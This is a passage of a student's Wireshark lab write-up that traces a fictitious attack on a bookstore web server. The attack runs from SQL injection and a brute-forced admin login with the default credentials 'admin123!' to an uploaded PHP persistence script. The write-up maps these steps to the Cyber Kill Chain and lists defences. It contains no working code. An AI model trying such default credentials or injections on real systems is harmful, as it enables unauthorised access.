


Figure 9: Output from the filter

The filter returned 5 results. Looking at the first result, the attacker is trying to log into the system with credentials of username admin and password admin.

The second attempt.




Figure 10: Attacker attempting to login again

The third attempt.




Figure 11: Third attempt at logging in

On the fourth attempt, the attacker managed to enter the correct credentials to login. Subsequently getting access to the admin dashboard.




Figure 12: Successful login attempt

The next packet(s) that comes through is the admin dashboard.

Figure 13: Admin dashboard

I can confirm that the attacker did log into the admin account with the credentials username “admin” and password “admin123!”

So far in this investigation, the attacker attacked the search.php script with SQLi. Then successfully logged into the system under the admin account. Now need to determine if the attacker gained further access or control on the bookstores web server.

Referring back to figure 13, we can see that a file was uploaded with the filename “NVri2vhp.php”. This is likely to be a malicious script used to maintain persistence.

Summary

The investigation followed a typical scenario of an attacker attempting to attack a system. I can relate the chain of events to the Cyber Kill Chain by Lockheed Martin. The first phase by the attacker was reconnaissance, they would have likely searched details on the bookstore website and looking for ways to exploit the system. In this case, they discovered that the search function could be exploited and the admin login could be brute forced. The second phase was using SQLi as their weapon to exploit the system and brute force the admin login with standard credentials. Third phase is to

deliver the SQLi via repeatedly entering it into the search function. The attacker managed to login into the admin page. Fourth phase was to exploit the system, the investigation did not look into how the attacker exploited however the fifth phase the attacker uploaded a malicious script which maybe a command and control (C2) function in phase six of the chain. Finally the attacker is able to accomplish their goals they set out at the beginning of the attack, phase seven of the chain.

This web lab investigation deepened my knowledge of using Wireshark and how a typical attacker / hacker follows a certain path like the Cyber Kill Chain in order to compromise a system. If a SOC analyst was able to identify these phases earlier, then the whole attack could have been stopped. For example, if there were logs of repeated attempts of SQLi on the search function, then the analyst could have detected it and stopped the attack from happening.

Despite this being a fictitious scenario, standard, unchanged credentials like username admin and password admin123! could exist in the real world. Lessons learned would be to change default credentials. Furthermore implementing input sanitization in the search function on the website. Creating alerts for any uploaded files containing the extension php. These are just some ways to improve a systems security posture to prevent such attacks.